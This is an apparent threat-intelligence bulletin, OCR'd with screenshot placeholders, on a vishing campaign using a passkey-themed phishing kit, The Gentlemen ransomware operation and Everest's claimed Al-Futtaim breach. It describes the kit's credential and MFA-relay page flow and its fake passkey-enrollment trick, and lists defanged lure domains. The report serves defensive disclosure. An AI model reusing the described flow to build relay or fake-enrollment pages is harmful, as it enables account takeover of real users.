


O-UNC-066 Microsoft password challenge page, regenerated using code extracted from the phishing kit.

The assumption is that a phishing kit operator (which may be a different individual to the caller on the phone) captures the credentials of the targeted user within a few seconds and enters them at the legitimate Microsoft sign-in page for the targeted tenant.

next page of the phishing kit to present to the user.

- If the operator chooses or is forced to complete an SMS OTP challenge, the user is directed to a page called /submit-otp. The captured OTP is sent in a POST request to the operator panel at /backend.php.
- If the operator chooses or is forced to complete a TOTP challenge, the user is directed to a page called /submit-authenticator. The captured OTP is sent in a POST request to the operator panel at /backend.php.
- If the operator chooses or is forced to complete a Push MFA challenge, the user is directed to a page called /approve-authenticator (see image below) and asked to enter the number supplied by the operator into their authenticator app.




O-UNC-066 MFA challenge page regenerated using code extracted from the phishing kit.

At this stage of an attack, the user has been tricked over the phone into approving the attacker's access to their Microsoft 365 account. In keeping with the passkey pretext, threat actors can then direct users to the /passkey/register page, which asks the user to create a passkey.

The phishing kit exploits users' unfamiliarity with passkey registration by mimicking the legitimate Microsoft enrollment process. Instead of creating a real passkey, it displays a fake Microsoft-branded page prompting victims to save an attacker-controlled BIP-39 recovery phrase, resembling cryptocurrency wallet seed phrase generation.


A subsequent /passkey/check page asks the user to verify the final word used in the seed phrase



O-UNC-066 campaign confirmation page, using code extracted from the phishing kit.

The phishing kit displays a fake "setup complete" page to reinforce the illusion that the victim has successfully enrolled their own passkey. In reality, the attacker registers an attacker-controlled passkey directly with Microsoft, while the phishing page serves only to convince the victim that the enrollment was legitimate and initiated by them.

*Since April 2026, a threat actor linked to O-UNC-066 has operated a **data leak site** with the name Pink.*



The Pink DLS (data extortion) site

Infrastructure

Threat actors were observed creating subdomains for any given targeted entity under the following domains:

- assignpasskey[.]com (2026-06-14, Internet Domain Service BS Corp., DDoS-Guard)
- deploypasskey[.]com (2026-04-21, Tucows, DDoS-Guard)
- passkeydeploy[.]com (2026-04-23, Internet Domain Service BS Corp, DDoS-Guard)
- passkeyadd[.]com (2026-05-08, Tucows, DDoS-Guard)
- setpasskey[.]com (2026-05-23, IQWeb FZ-LLC)

So a campaign targeting "ABCcompany" might be something like: ABCcompany[.]setpasskey[.]com


The phishing infrastructure observed was hosted on DDoS-Guard (AS57724, Russia) and IQWeb FZ-LLC (AS59692, US).


➢ The Gentlemen Ransomware Campaign

The Gentlemen is a financially motivated **Ransomware-as-a-Service (RaaS)** operation that emerged in late 2025 following a public dispute between its suspected administrator, known as **hastalamuerte** (also observed using the alias zeta88), and members of the **Qilin** ransomware affiliate program. Shortly after the dispute, the actor launched an independent ransomware operation and began actively recruiting affiliates through underground cybercriminal communities.


Threat Actor: **The Gentlemen** (also tracked by Microsoft as **Storm-2697**), a financially motivated **Ransomware-as-a-Service (RaaS)** operation with reported ties to former **Qilin (ArmCorp)** affiliates.

Target Verticals: Manufacturing, Healthcare, Government, Energy, Financial Services, Telecommunications, Transportation, Critical Infrastructure, Technology, Education, Retail, and Enterprise Organizations worldwide.






Analysis of leaked internal communications indicates that The Gentlemen operates a structured affiliate-based business model that combines credential acquisition, remote access abuse, ransomware deployment, and double-extortion tactics. The group advertises an affiliate profit-sharing arrangement of up to 90%, positioning itself as an attractive alternative to more established ransomware programs.




Forum Post by "hastalamuerte" Discussing Internal Communications Leak



The Gentlemen RaaS Affiliate Recruitment Advertisement

The platform also included mechanisms for creating and tracking victim engagements, further supporting the assessment that The Gentlemen operates as a mature affiliate-driven ransomware business rather than an informal criminal collective.




Target Creation Interface within The Gentlemen RaaS Portal

Leak Site Operations: The Gentlemen operates both Tor-based and clear-web leak sites that serve as platforms for public victim disclosures and extortion activities. The leak sites contain victim names, industry information, and descriptions of allegedly stolen data. Victim entries are frequently accompanied by countdown timers indicating when stolen information may be publicly released if negotiations fail.

The Gentlemen operates both Tor-based and clear-web leak sites that serve as platforms for public victim disclosures and extortion activities.

The leak sites contain victim names, industry information, and descriptions of allegedly stolen data. Victim entries are frequently accompanied by countdown timers indicating when stolen information may be publicly released if negotiations fail.



Darkweb Extortion site of The Gentlemen



Partnership announcement between BreachForums and The Gentlemen
For support & expand Ransomware-as-a-Service through dark web


➢ Everest Ransomware Group Claims Breach


Everest is a ransomware group active since late 2020, known for its double-extortion operations. Initially focused on file encryption, the group has increasingly shifted toward data extortion, threatening to leak stolen information without deploying ransomware. Everest targets organizations across sectors including **government, healthcare, manufacturing, and IT, using phishing, stolen credentials**, and exploitation of public-facing vulnerabilities for initial access, while operating a Tor-based leak site to publish stolen data.

Recently, The Everest ransomware group has claimed responsibility for a cyberattack targeting **Al-Futtaim, one of the Middle East's largest business groups**. According to the threat actor, approximately **307 GB of data, containing more than 161,000 files, was stolen during the alleged breach**. At the time of publication, these claims have not been independently verified by Al-Futtaim or other trusted sources.

The ransomware group alleges that the stolen information includes corporate and financial records, human resources files, customer information, identity documents, SAP data, email archives, engineering drawings, and operational documentation.


Below are the engagements of the group as of 04/08/2026,







Everest's post in the dark web, indicating Ransom warning against Al-Futaim


While the recent Al-Futaim data breach has drawn significant attention, it is important to recognize that Everest has compromised numerous organizations across a wide range of industries over the years. The group's victim list spans government agencies, healthcare providers, financial institutions, manufacturers, and technology companies across multiple regions. Below are a few notable organizations that have been publicly identified on Everest's data leak site or linked to its operations, demonstrating the group's extensive targeting and operational reach.





Below are few of the posts by Everest in their dark web portal for ransom targeting on various organizations.







